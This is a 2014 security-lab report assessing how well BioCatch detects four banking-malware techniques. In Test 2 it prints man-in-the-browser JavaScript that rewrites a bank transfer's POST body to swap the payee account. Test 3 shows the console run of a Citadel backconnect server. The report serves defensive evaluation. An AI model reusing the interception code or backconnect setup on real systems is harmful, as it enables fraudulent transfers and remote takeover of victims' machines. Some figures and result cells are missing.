



**Efficacy assessment of BioCatch against financial  
malware mutations/variants**

**August 2014**

## Table of Contents

Introduction .....	3
About BioCatch .....	3
About MRG Effitas.....	3
About the test .....	3
Details .....	5
Test 1 – add extra field.....	5
Summary of the test 1 results.....	6
Test 2 – auto change of details - payee .....	6
Summary of the test 2 results.....	7
Test 3 – hidden VNC backconnect test (RAT, financial malware).....	7
Summary of the test 3 results.....	9
Test 4 – Malware in The Browser – automatic transaction.....	9
Summary of the test 4 results.....	9
Overall results .....	11

## Introduction

MRG Effitas was commissioned by BioCatch to conduct an independent efficacy assessment of BioCatch, specifically to assess its ability to protect a system against known and new, previously unknown mutations of a financial malware. This report details the testing conducted and the results yielded.

### About BioCatch

BioCatch delivers behavioral biometric authentication and threat detection for mobile and Web applications.

The company reduces friction associated with risky transactions and protects millions of banking and eCommerce users against cyber threats, such as, Account Takeover, Man-in-the-Browser (MitB) Malware and Remote Access (RAT) attacks.

BioCatch is a client-less product compared to safe browsers, thus end users does not have to install anything to be protected. Because of this, all clients can be protected by using this technology.

### About MRG Effitas

MRG Effitas is a UK based, independent IT security research organization which has two main spheres of operation:

- Providing cutting edge efficacy assessment and assurance services to security vendors and their clients, with a core focus on financial malware, browser / endpoint security, particularly as it pertains to online banking.
- Managing and developing the world's largest malware feed which we provide to security vendors, researchers, government agencies and other testing labs.

MRG Effitas has a team of analysts, researchers and associates across EMEA, USA and China, ensuring a truly global presence.

Vendors we work with include, Avast, Avira, BioCatch, BitDefender, Eset, GFI, Kaspersky, Malwarebytes, McAfee, Panda, Quarri, SourceFire, SurfRight, ThreatMetrix, TrendMicro, Trusteer, Webroot, Wontok and Zemana.

Testing was conducted and coordinated in MRG Effitas labs by MRG Effitas's CTO, Zoltan Balazs.

### About the test

Four tests have been chosen in order to test the generic protection abilities of BioCatch. These tests are common attack vectors among organized criminals, these are the attack methods they make money.

In the first test, an additional extra field is inserted t the online banking page by the malware. This attack is used by criminals to gather additional data from the victims, which can be used in other fraud (e.g. collecting credit card data) or password reset (collecting the answers for the password reset recovery questions). Almost every financial malware has this capability.

In the second test, the malware automatically modifies the destination account number, in a way which is invisible to the victim. The new destination account number is owned by the criminals or so called money mules. Most financial malware use this technique to bypass traditional protection mechanisms.

In the third test, a hidden backconnect VNC session is initiated on the victim machine, thus criminals can seamlessly log into the victim machine via graphical VNC connection, and initiate the transaction from the same machine as the user normally does. This attack is commonly used in Zeus, Zeus clones, and even in RAT (Remote Admin/Access Tool/Trojan) attacks.

During the fourth test, the financial malware running on the victim computer is initiating the transaction, while the user is already logged into the application. This attack is done in the background, thus the user is not able to detect the automatic transaction, and the server side usually can't differentiate whether this transaction has been initiated by the user, or by a financial malware. Advanced financial malware use this trick.

## Details

In the following chapters, we provide the details about the tests done, along with the test results.

BioCatch is a clientless solution, as it injects JavaScript into the protected websites at the server side. During the test, MRG Effitas simulated this JavaScript injection with a Man-in-the-middle proxy. For the test, a real, online financial site has been chosen. The BioCatch product was not customized in order to protect this particular site, but only the default protection has been used.

## Test 1 – add extra field

During this test case, the malware adds a field (e.g. credit card) to the login page (via HTML/web injection) of the internet banking application, in order to phish more data from the user. During the test, the additional fields has been filled out by the tester. In order to compare the results of this transaction, a genuine transaction with no malware installed has been performed as well. After the two transaction has been done, the two sessions has been checked in the BioCatch analyst's station, and the difference has been analyzed in BioCatch's Session Flow and Video Player.



Email address  Password  [Log In](#)

Figure 1 - Original login fields

[illegible]

Figure 2 - BioCatch log with original login fields



Figure 3 - Malware adds extra fields

```
-----
+84890 | | Navigation Occured
-----
+84851 | credit_card | 
-----
+84845 | credit_card | #####
-----
+84844 | credit_card | Left-Click
-----
+84841 | login_password | 
-----
+84840 | login_password | Left-Click
-----
+84839 | | Navigation Occured
-----
+84610 | containerCentered | Right-Click
-----
+84609 | | Navigation Occured
-----
+84086 | | Navigation Occured
-----
+84086 | | Navigation Occured
-----
+0 | | Navigation Occured
```

Figure 4 - BioCatch log about the extra fields

### Summary of the test 1 results

BioCatch product was able to detect the extra fields injected by the malware in to the HTML page, thus the victim can be notified and the credit card can be revoked before the attackers can commit fraud with it. The detection can be automatic (and an alert can be raised) if BioCatch is customized to the protected banking application.

### Test 2 – auto change of details - payee

During this test case, the victim initiated a transaction and specifies a payee, and the malware changed the details of the destination account number via MiTB attack during the HTTP POST call. On the BioCatch analysts station, the data has been compared what was received by the bank and what the user typed into the destination account number field.

```
if(validHeader) {
    params = stream.read(stream.available());
    if(true) {
        var uploadChannel = httpChannel.QueryInterface(Components.interfaces.nsIUploadChannel);
        var uploadChannelStream = uploadChannel.uploadStream;
        uploadChannelStream.QueryInterface(Components.interfaces.nsISeekableStream)
            .seek(Components.interfaces.nsISeekableStream.NS_SEEK_SET, 0);
        var stream2 = Components.classes["@mozilla.org/binaryinputstream;1"]
            .createInstance(Components.interfaces.nsIBinaryInputStream);
        stream2.setInputStream(uploadChannelStream);
        var postBytes = stream2.readByteArray(stream.available());
        var poststr = String.fromCharCode.apply(null, postBytes);
        var inputStream = Components.classes["@mozilla.org/io/string-input-stream;1"]
            .createInstance(Components.interfaces.nsIStringInputStream);
        inputStream.setData(poststr, poststr.length);

        //default uploadchannel
        uploadChannel.setUploadStream(inputStream, "", -1);

        // modifying request
        if(params.match()) {
            poststr = poststr.replace(/original_account_number/g, "modified_malicious_account_number");
            inputStream.setData(poststr, poststr.length);
            uploadChannel.setUploadStream(inputStream, "application/x-www-form-urlencoded", -1);
        }
        httpChannel.requestMethod = "POST";
    }
}
```

Figure 5 - Malware code about auto changing destination account number

### Summary of the test 2 results

BioCatch product was able to detect the difference between the original destination account and the new, malicious destination account, thus the malicious transaction can be blocked.

### Test 3 – hidden VNC backconnect test (RAT, financial malware)

During this test case, the attacker logs in to the victim device using a hidden VNC backconnect session (used in financial malware, Zeus clones, RATs) through the Internet, and the attacker performs the payment. In order to compare the results of this transaction, a genuine transaction with no malware installed will be performed as well. MRG-Effitas created 5 sessions in backconnect VNC, and 5 in normal user session in a random order, and BioCatch was asked to identify the sessions made in the backconnect VNC.

:1tad3l1/cp.php?m=botnet\_scripts&view=4

View script

Name:

Status:

Limit of sends:

List of bots:

List of botnets:

List of countries:

Figure 6 - Citadel victim configured to connect to VNC backconnect server





Figure 7 - Attacker connects to the VNC backconnect server





```
Administrator: C:\Windows\system32\cmd.exe - csbs.exe listen -bp:8888 -cp:9999

Usage: csbs.exe <command> -<switch 1> -<switch N>

listen          Start a backconnect server for one bot.
-nologo        Suppresses display of sign-on banner.
-ipv4          Listen on IPv4 port.
-ipv6          Listen on IPv6 port.
-bp:[port]     TCP port for accepting a connection from bot.
-cp:[port]     TCP port for accepting a connection from ?lient.

C:\Users\Administrator\Desktop>csbs.exe listen -bp:8888 -cp:9999
Citadel Backconnect Server 1.3.5.1.
Build time: 22:04:47 16.10.2012 GMT.

Listening on IPv4 port 8888.
Listening on IPv4 port 9999.

Press Ctrl+C key to shutdown server.
Waiting for incoming connections (port of bot: 8888, port of client: 9999)...
Accepted new connection from client (IP: 0:0), but bot not connected! Disconnecti
ng client!
Accepted new connection from bot (BotID: TEST-PC_1F3D59E96522DF69, IP: 0:0).
Accepted new connection from client (IP: 0:0, ID: 2057499425).
Session created for ID: 2057499425.
```

*Figure 8 - VNC backconnect server - session created*

### Summary of the test 3 results

BioCatch product detects RAT Malware attacks by identifying the impact of this type of remote access attacks have on the user who operates remotely on an online site (e.g. online banking). Malware used in RAT attacks use a technique called “VNC back connect” – in this configuration the connection between the victims’ computer and the criminals computer flows through a proxy (i.e the “back connect”).

In RAT Malware sessions, mouse and keyboard movement data travels over the web and triggers a screen refresh that travel back to the remote PC. Due to web network latency, inherent in this configuration, BioCatch will observe sluggish responses, overshoots and delayed corrections that are very characteristic of remote access. All 5 VNC backconnect sessions have been identified with a 100% success rate.

### Test 4 – Malware in The Browser – automatic transaction

During this test case, the malware automatically generated a transaction to a bank while the user was logged into the internet banking application, by POST-ing the transaction data directly to the Bank, and parsing the results of the received pages, but without filling out the forms. In order to compare the results of this transaction, a genuine transaction with no malware installed has been performed as well. After the two transaction has been done, the two sessions can be checked in the BioCatch analyst’s station, and the difference can be analyzed in BioCatch’s Session Flow and Video Player.




### Summary of the test 4 results

When the user initiated the transaction, in BioCatch’s Session Flow and Video Player one can see that a user typed the characters, moved the mouse, etc. When a malware automatically generated the

transaction, there is no such activity recorded, thus by manual analysis it can be compared that the transaction was not done by the user.

### Overall results

BioCatch detected the fraudulent activities caused by financial malware in all four cases.

Test case	Result
Test 1 – add extra field	
Test 2 – auto change of details - payee	
Test 3 – hidden VNC backconnect test (RAT, financial malware)	
Test 4 – Malware in The Browser – automatic transaction	